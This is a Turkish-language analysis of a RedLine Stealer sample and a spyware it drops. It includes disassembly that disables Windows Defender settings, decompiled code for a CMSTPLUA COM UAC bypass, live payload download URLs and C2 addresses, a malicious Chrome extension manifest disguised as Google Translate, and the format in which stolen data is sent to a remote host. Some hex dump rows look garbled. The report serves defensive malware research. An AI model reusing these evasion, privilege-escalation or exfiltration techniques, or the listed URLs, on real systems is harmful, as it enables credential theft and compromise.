

RedLine Malware Analizi



İçindekiler

MaxHolder.exe Analizi.....	2
Drop Edilen Zararlılar.....	6
dM5ryOHofEtm1SLNlkpTtuWA.exe Analizi.....	7
Çözüm Önerileri.....	12
Yara Rule.....	13

MaxHolder.exe Analizi

Orjinal Dosya Adı	MaxHolder.exe
MD5	33d711ccfe4a4e9cbd37c99e25c13769
SHA1	781e0cdc5b1c72f217f54bedd2c2862c73604e89
SHA256	5d500524991ad1e6178b097b7ee5e270eef3710115b72a424b7fb2643490f992
FileVersion	10.24.0.1

RedLine Stealer malware ailesinin mensubu olan zararlı karışımıza EXE uzantılı olarak çıkmaktadır. Ana amacı kullanıcı kimlik bilgilerini çalmak olan bu zararlı drop edilecek olan zararlıları çalıştırmak için antivirüs bypass teknikleri uygulayarak zararlı işlemleri gerçekleştireceği yazılımları sisteme uzak sunuculardan indirmektedir.

Zararının çalıştırılabilmesi için admin yetkilerinin onaylanması gerekmektedir.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='requireAdministrator' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```



Zararlı ilk olarak AV ürünlerin zararlı faaliyetlerini izlemelerini engellemek için Windows Defender ve Real-Time Protection, Behavior Monitoring gibi register değerlerinde değişiklik yaparak AV ürünlerinin monitör özelliğini bypass etmeyi amaçlamaktadır. Aktif ettiği register kayıtları ;

- DisableRawWriteNotification
- DisableIOAVProtection
- DisableRealtimeMonitoring
- DisableBehaviorMonitoring
- DisableScanOnRealtimeEnable
- DisableOnAccessProtection

012C9C4F	C745 CC 18E68B26	mov dword ptr ss:[ebp-34],268BE618	
012C9C58	66:0FEF4D C0	pxor xmmi,xmmword ptr ss:[ebp-40]	
012C9C5C	0F298D A0FEFFFF	push ecx	
012C9C64	56	movaps xmmword ptr ss:[ebp-160],xmm1	
012C9C68	8085 90FEFFFF	push esi	
012C9C6B	50	push eax	
012C9C6E	FF75 D8	lea eax,dword ptr ss:[ebp-170]	eax:"DisableIOAVProtection"
012C9C6F	FF55 DC	call dword ptr ss:[ebp-28]	eax:"DisableIOAVProtection"
012C9C72	A1 74BC2F01	mov eax,dword ptr ds:[<RegSetValueEx>]	eax:"DisableIOAVProtection"
012C9C77	8545 DC	mov dword ptr ss:[ebp-28],eax	
012C9C7A	C745 F8 59820900	mov dword ptr ss:[ebp-8],98259	
012C9C81	8545 F8	mov eax,dword ptr ss:[ebp-8]	eax:"DisableIOAVProtection"
012C9C84	83F0 17	xor eax,17	

dword ptr [ebp+24]=[00A7F8DC <RegSetValueEx>]=<advapi32.RegSetValueEx>	
--	--


Adres	Hex	ASCII
00A7FA90	44 69 73 61 62 6C 65 49 4F 41 56 50 72 6F 74 65	DisableIOAVProte
00A7FA9D	63 74 69 6F 6E 00 00 00 00 00 00 00 00 00 00 00	ction.....
00A7FAB0	44 69 73 61 62 6C 65 52 65 64 6E 74 69 60 65 40	DisableIOAVProte
00A7FAC0	6F 6E 69 74 6F 72 69 6E 67 00 00 00 00 00 00 00	ction.....
00A7FAD0	44 69 73 61 62 6C 65 53 63 61 6E 4F 6E 52 65 61	DisableIOAVProte
00A7FAE0	6C 74 69 60 65 45 6E 61 62 6C 65 00 00 00 00 00	DisableIOAVProte
00A7FAF0	44 69 73 61 62 6C 65 4F 6E 41 63 63 65 73 73 50	DisableIOAVProte
00A7FB00	72 6F 74 65 63 74 69 6F 6E 00 00 00 00 00 00	DisableIOAVProte
00A7FB10	44 69 73 61 62 6C 65 42 65 68 6A 76 69 6F 72 40	DisableIOAVProte
00A7FB20	6F 6E 69 74 6F 72 69 6E 67 00 00 00 00 00 00	DisableIOAVProte
00A7FB30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DisableIOAVProte
00A7FB40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DisableIOAVProte
00A7FB50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DisableIOAVProte
00A7FB60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DisableIOAVProte
00A7FB70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DisableIOAVProte
00A7FB80	05 0A 09 DE AF E3 27 E1 46 45 5C A9 5A 87 0A EE	..BP'A'AFE'02'.i
00A7FB90	07 55 F5 0A ED 48 88 9E 08 8E AD 00 18 EE 88 26	..U..h.....E..6
00A7FBA0	29 3A F7 44 CB E2 AA CF 4A B8 E7 68 16 D8 44 AB	..I+HEAT1'c'h..B
00A7FBB0	05 0A 09 DE AF E3 27 E1 46 45 5C A9 5A 87 0A EE	..BP'A'AFE'02'.i

AV ürünlerini bypass ettikten sonra drop edilecek diğer zararlıların adreslerini bulunduran dosyayı erişmek için WinHttpRequest api'sini kullanarak 136[.]144[.]41[.]133/server[.]txt adresinden istekte bulunmakta. Sunucu kapalı durumda olduğundan 136[.]144[.]41[.]201 ip'li sunucuya aynı isteği yaparak server.txt dosyasını okumakta. Güncel server bilgisi "Host:37.0.11.41" olarak görünmekte.



012CBA1A	74 24	JE 12CBA40	
012CBA1C	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
012CBA1F	66:8BD2	test dx,dx	
012CBA22	74 1C	JE 12CBA40	
012CBA24	A1 9CB2F01	mov eax,dword ptr ds:[<winhttpconnect>]	
012CBA29	6A 00	push 0	
012CBA2B	52	push edx	
012CBA2C	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"136.144.41.133"
012CBA2E	51	push ecx	
012CBA30	FFD0	call eax	
012CBA32	8946 04	mov dword ptr ds:[esi+4],eax	
012CBA35	85C0	test eax,eax	
012CBA37	74 07	JE 12CBA40	
012CBA39	80 01	mov al,1	
012CBA3B	5E	pop esi	
012CBA3D	C2 0800	pop ebp	
012CBA3F	32C0	ret 8	
012CBA42	5E	pop esi	
012CBA43	5D	pop ebp	
012CBA44	C2 0800	ret 8	
012CBA46	CC	int3	


eax=<winhttp.winhttpconnect> (7471E495)	
---	--

012CBA30	
----------	--



- `ipinfo[.]io/widget`
- `ipgeolocation[.]io`
- `https[:]//www[.]maxwind[.]com/en/locate-my-ipaddress`
- `db-ip[.]com`
- `maxwind[.]com/geoip/v2.1/city/me`





Anahtar alışverişi sonrasında elde edilen veri aşağıdaki gibi şifrelidir.

UGF3VFjerl+mH6rDPR1U4MfStuMXeRsT36Xw2axadEv/D8fgAIGUWJEzRhrhZls0ab0IOJGUqnNP9N01Bsnrvy3L0KCEKDzaf5/05zfB
Hcnr+cOnN19YyWxAL6Xk+Nt2pW+k1tbkHyQBIVcZYAndvWfJkbI+EiFaQwHpVxIhvro0dlyzzNw+8cvy0g9wcMHTOExdU3TR2UNEbc
uC+KQzzU8IEs+q/jxft4BMGATqjTLG7Uoea3WVamb4t8uM9euP9ae6bgZhW7OZivVz0zuHwF8qMTyvj6cMLh1F86kBdaHsG1+8G0D3
mEf07TZD4LsagPGaRksFf154ubh5Jou206uak9zvsWsztHXG1c9yJqbtHAQY2YEaURZfkSiAgmkgjRRPXZNCsA9dpUOu+OMF6xjHMB
CwDj+LqvBRIYk9wEYLJuNZVNEPTpnI+GkxbA69QwnC+TCIwBrJAER9cA+4HFyPB52WQN8hSV3bVLZUcnNDnfcIMaFD2IVRFSx
L0yqHf9LNEmfMigb9kP0q5zs3pn2iRMeUFav0wyxzCdVFvxXQUZSFjfqduTd7MdOYWJHzdWtxpeZzLSvVPEcWiBR+ccqyjfJsWaDmtB
RyX2DhTf4NCcFSGaOGd+Zbd6R3B14x5g/fnIYlhJWMK3QdEfmc3DyE0p7Qz8INbOQTcPsl0URB/6/40Aph5RpBfJAh/3eWgHtdKX7ny
2rUovkt5J1iY6Z6McILKgpqgIAek5VUmYI50EJeXcfqhiOJhm27YltxqsowjrQ9scfUmOYECH+z9DURD/m88/UByaMkgU4gnfSS/py
KO1qtn09nifGPr61EXj2gfcDqU9Gd22s6BsPU9MI9M6A6/xkCVZia1GeYLIU6LplvYgefGERARndS87S/GyQm+ys2wuaRkyagv8vqlZH
5A4PLC8xtjHLqxt69Q5imBHvSx/3fZ/GhD0tnRCiTLcwlTrxQccXRJmfCKIv5omh85KuPtj+VsypnLu4y3sDXL/YY1ogEnUXvLYf8J0plq
vw1jtUemC6jE/G8fxWOvcSIUz+oJYpR15Jsmn/ORU7QOpSkGdtMU1L72e160k+vzHyf29IOjnMAQ7C9k8SJaYK4YcvbQJtlHK1hOzZe
WbwNBRQilJf2+gprLrFTcVtISSXwHWeTSY5DIJZdFPyrbkDIVXN23Rd8mwE+g1WWWJtqrbtjxp+YzaY7MGiQbaXEHghpxlIFWBCyz3
Bf5N8qcdB3xN5wV5/YZBH14uXk7FHzPp1JHCGOThqsVXGHvnr1R8wyKyCkI4It+Xe7Tsjd10bt52DTYlIMPQnvlzHKp9vxzZBmgY
LKqCh68NC71EoiyhqTOu9eWvFXVxKH9ArG/XnY1h/tyOT/8IXqzYdBoYjs/BtPgLfTcrhWW6unO8RUMeSEZFh8ZVS7Af+b3uL17Hct
XTc1V6cMi013Xwyaf/vTuvCT8pZOG38LP9nWoZ5Pa1fkXUdglBbZYIsGGXwEjqq47bjhB7xXC0LaCB36o8amrfn0fctYm+C3DWpcA8q
BccINq0liEycEmfdyqK3LiSDPDWwg6kv5kF1navLClFdkJkV0j1+qxv7iKA03ub1LIWK5py3Kson4AZwUAoMEYexPjgaUIXs8+hCulal/+
NKsGDSZqOcXhaXA+pJ5hPl6b1ggWuQnQTmnbqjnT0uqb158IFngGdBu/XMnPrFCdOJbyEoxs99Po8mJuu2o+W9bl5MeX0yE96REa1Ev
BrUwigXrdGCbo5fWzjo6YbJBlvtqVjAwVvX+HfLu4ucvIZbtEqvpxCTuyes2UMQtwLDu/YewDZa34HPwAOKL09gV7g0gqVMB7MoD
AWOraAhYcuZ/ItWrtidRafk+d8Wh2UD04y+7UnGlX8ueTiOgye+TTkdFVh0556tZQ6Oy559YMO2RcIMTsyxIwItMPiZHRiZXay92EWd
v+K+1ai4=


Şifreli metin çözüldükten sonra drop edilecek dosyaların adresleri elde edilmektedir.

```
{{"id": "131", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp", "args": ""}, {"id": "132", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp", "args": ""}, {"id": "136", "url": "http://136.144.41.201/WWW/file6.exe", "args": ""}, {"id": "137", "url": "http://136.144.41.201/WWW/file7.exe", "args": ""}, {"id": "138", "url": "http://136.144.41.201/WWW/file8.exe", "args": ""}, {"id": "141", "url": "https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe", "args": ""}, {"id": "143", "url": "https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe", "args": ""}, {"id": "146", "url": "https://a.xyzgame.vip/userf/2201/google-game.exe", "args": ""}, {"id": "156", "url": "http://flamkravmaga.com/pub4.exe", "args": ""}, {"id": "158", "url": "http://185.20.227.194/install.exe", "args": ""}, {"id": "221", "url": "http://136.144.41.201/WWW/file5.exe", "args": ""}, {"id": "222", "url": "http://136.144.41.201/WWW/file3.exe", "args": ""}, {"id": "223", "url": "http://136.144.41.201/WWW/file1.exe", "args": ""}, {"id": "224", "url": "http://136.144.41.201/WWW/file2.exe", "args": ""}, {"id": "238", "url": "http://136.144.41.201/WWW/file10.exe", "args": ""}, {"id": "242", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp", "args": ""}, {"id": "254", "url": "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe", "args": ""}, {"id": "269", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp", "args": ""}, {"id": "271", "url": "https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp", "args": ""}, {"id": "285", "url": "http://i.spesgrt.com/lqosko/p18j/customer3.exe", "args": ""}, {"id": "286", "url": "http://everestsofttrade.net/Toner-RecoverSetup.exe", "args": ""}, {"id": "287", "url": "http://136.144.41.201/WWW/kaguya.exe", "args": ""}, {"id": "288", "url": "https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/racoon.bmp", "args": ""}]}
```

Drop Edilen Zararlılar

1. <https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp>
2. <https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp>
3. <http://136.144.41.201/WW/file6.exe>
4. <http://136.144.41.201/WW/file7.exe>
5. <http://136.144.41.201/WW/file8.exe>
6. <https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe>
7. <https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe>
8. <https://a.xyzgame.vip/userf/2201/google-game.exe>
9. <http://flamkravmaga.com/pub4.exe>
10. <http://185.20.227.194/install.exe>
11. <http://136.144.41.201/WW/file5.exe>
12. <http://136.144.41.201/WW/file3.exe>
13. <http://136.144.41.201/WW/file1.exe>
14. <http://136.144.41.201/WW/file2.exe>
15. <http://136.144.41.201/WW/file10.exe>
16. <https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp>
17. <http://www.andersitebrauchen.com/campaign1/autosubplayer.exe>
18. https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp
19. https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp
20. <http://i.spesgrt.com/lqosko/p18j/customer3.exe>
21. <http://everestsoftrade.net/Toner-RecoverSetup.exe>
22. <http://136.144.41.201/WW/kaguya.exe>
23. <https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/6acon.bmp>

Bu adreslerden indirilen zararlı yazılımların isimleri her indirmede rastgele belirlenmektedir. İndirilen zararlılar ShellExecute api kullanarak çalıştırmaktadır.



dM5ryOHofEtm1SLNlKpTtuWA.exe Analizi

Dosya Adı	dM5ryOHofEtm1SLNlKpTtuWA.exe
MD5	5f396405a7b59a50f88500a902a6eed0
SHA1	881e08477363bf59adbea69ea2c005d5f042cd58
SHA256	D2795ef3b6e6be4d8cef9d9a234c58eeabf381775675143b1edd45eaff5a27a5
FileVersion	1.0.0.1

Casus yazılım türündeki bu zararlı tarayıcı belleğinde tutulan ödeme bilgileri, kimlik bilgileri gibi önemli verileri çalmak için yazılmış bir zararlıdır. Kullanacağı fonksiyonların birçoğunu çalışma anında çözümlemektedir.


İlk olarak mevcut process'in admin yetkileriyle başlayıp başlamadığı kontrol edilmektedir.

```


pIdentifierAuthority.Value[3] = 0;
pIdentifierAuthority.Value[4] = 0;
pIdentifierAuthority.Value[5] = 5;
v1 = GetCurrentThread();
if ( !OpenThreadToken(v1, 8u, 0, &TokenHandle) )
{
    if ( GetLastError() != 1008 )
        return 0;
    v2 = GetCurrentProcess();
    if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
        return 0;
}
if ( GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) )
    return 0;
if ( GetLastError() != 122 )
    return 0;
v4 = alloca(ReturnLength);
v5 = (int *)&v5;
TokenInformation = &v5;
if ( !v5 )
    return 0;
if ( !GetTokenInformation(TokenHandle, TokenGroups, TokenInformation, ReturnLength, &ReturnLength) )
    return 0;
if ( !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, &Sid) )
    return 0;
v6 = 0;

```

Daha sonra zararlı kullanıcı hesap denetimini (UAC) bypass etmektedir. Bu işlemi CMSTPULA COM nesnesini kullanarak dllhost.exe üzerinden yetki yükseltmesi gerçekleştirerek yapmaktadır.




Dllhost.exe admin yetkileri ile çalıştığından dolayı bu uygulama üzerinden çalıştırılan komutlar da admin yetkisi ile çalışacaktır. Bu sayede kullanıcı denetimine uğramadan zararlı kendisini dllhost.exe yetkilerini miras alarak başlatmaktadır.



```
HRESULT v5; // [esp+0h] [ebp-23Ch]
int v6; // [esp+4h] [ebp-238h]
void *ppv; // [esp+8h] [ebp-234h] BYREF
BIND_OPTS pBindOptions; // [esp+ch] [ebp-230h] BYREF
int v9; // [esp+20h] [ebp-21Ch]
WCHAR pszName[260]; // [esp+30h] [ebp-20Ch] BYREF

v5 = -2147467259;
ppv = 0;
if ( sub_13CF2E0(a1) <= 0x40u )
{
    sub_13CF1D0(&pBindOptions, 36);
    pBindOptions.cbStruct = 36;
    v6 = a3;
    if ( !a3 )
    {
        v6 = 4;
        v9 = v6;
        sub_13CF270(pszName, aElevationAdmin);
        sub_13CF210(pszName, (_WORD)a1);
        v5 = CoGetObject(pszName, &pBindOptions, riid, &ppv);
    }
    *(_DWORD *)a4 = ppv;
    return v5;
}
```

Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}



```

if ( v17[46](
    -2147483646,
    L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
    L"InstallLocation",
    0,
    Dst,
    &v40)
|| (v18 = (int (__stdcall **)(int, const wchar_t *, const wchar_t *, _DWORD, char *, int *))sub_13B6F30()
v18[46](
    -2147483646,
    L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
    L"Version",
    0,
    Src,
    &v39)) )
,

```

Admin yetkisine yükselttikten sonra kaynaklarında bulunan colgdljdieibnaccfdcdpddffokfeb isimli chrome eklentisini yüklemek için chrome'un yüklendiği lokasyon ve version bilgileriyle ön ayarlarını yaptıktan sonra eklenti kurulumu yapılmaktadır. Kurulumu yapılan eklenti ExtentionInstallWhitelist'e eklenmektedir.

Eklenti klasörü içerisinde Mode-ecb.js, pad-nopadding.js ve aes.js dosyalarının şifreleme için kullanılacağı gözlenmektedir. Manifest.json incelendiğinde yapılacak olan url aramalarının ctcdeinfo[.]com/search adresine g parametresiyle post edildikten sonra google'a yönlendirilmektedir. Ayrıca zararlı eklenti Google Translate eklentisine benzetilerek gizlenmeye çalışılmıştır.

```
manifest.json
content.js
background.js

{
  "background": {
    "page": "background.html",
    "persistent": true
  },
  "chrome_settings_overrides": {
    "search_provider": {
      "encoding": "UTF-8",
      "favicon_url": "https://www.ctcodeinfo.com/favicon.ico",
      "is_default": true,
      "keyword": "Custom",
      "name": "Custom",
      "search_url": "https://www.ctcodeinfo.com/search?q={searchTerm}"
    }
  },
  "content_scripts": [ {
    "all_frames": true,
    "js": [ "js/jquery-3.3.1.min.js", "js/content.js" ],
    "match_about_blank": true,
    "matches": [ "http:///*", "https:///*" ],
    "run_at": "document_start"
  } ],
  "description": "View translations easily as you browse the web. By the Google Translate team.",
  "icons": {
    "128": "icon.png"
  },
  "key": "MIIBIjANBgkqhkiG9w0BAQFAOCQAQ8AMIIBIQCgKCAQEAxbJvPLMBUp2e0agt2p5qLQp4hOLUQqRseF890x1BNmxiuqJP8istqej0HeFjGS2jpEajEcsok/vzvNldeG6Hu+ORMCa7wPdb08J9ZYuWdZESroTY59G5ahGFQdQf3Yvd3CDck4Dvbl3pGUE20aQ8NOu/v/K8Scn9cR2fV71jpaIdquV5/ajcQOEyGRvC0phtePaKV3ERzrVBdgmHSDin3vJNix4PbCsDIRStqg+CBIE9LDH/314ju09eVeds80vJbbC0WngLOCFa0EmmHEeNngP9cLNHBne7IAK2VbM69S1qBNC1aaF8fEZDHaHj1slgD3oXoKs+P0pHaTMD0/IQIDAQAB",
  "manifest_version": 2,
  "name": "Google Translate",
  "permissions": [ "cookies", "tabs", "http:///*", "https:///*", "notifications", "activeTab", "webRequest", "webRequestBlocking", "storage", "browsingData", "history", "topSites", "management", "downloads", "privacy", "ContentSettings", "webNavigation", "contextMenus" ],
  "version": "6.37.18"
}
```

Dosya Adı	Content.js
MD5	029c53effaed86331055c63d264c3316
SHA1	859bb39d27b462a73fc9131f694b69c8c118b3cf

Bu js dosyası ile saldırgan Facebook üzerinden kullanıcı kimlik, cüzdan gibi önemli bilgilerini çalmak için değişken ve fonksiyonlar şifrelenmiş şekilde tutulmaktadır.

Dosya Adı	background.js
MD5	C4da92c376efb99b13c93397db98aa92
SHA1	E255f207c3e5a9f3366e9b871c1721d9730cb84e

Çalınan bu şifreler background.js içerisindeki şifrelenmiş şekilde tutulan uzak sunuculara post ederek saldırıya ulaştırmaktadır.

Temp dizininde toplanan veriler iyiqian[.]com adresinden edinilen fcnbycy[.]xyz/Home/Index/lkdinl adresine JSON={şifreli veri} şeklinde post edilmektedir.

```
223 sub_138E4D0((int)v60, "JSON=", (int)v59);
224 LOBYTE(v68) = 22;
225 sub_1383600(v61, "application/x-www-form-urlencoded;charset=utf-8");
226 LOBYTE(v68) = 23;
227 sub_1383600(v65, &unk_141834F);
228 LOBYTE(v68) = 24;
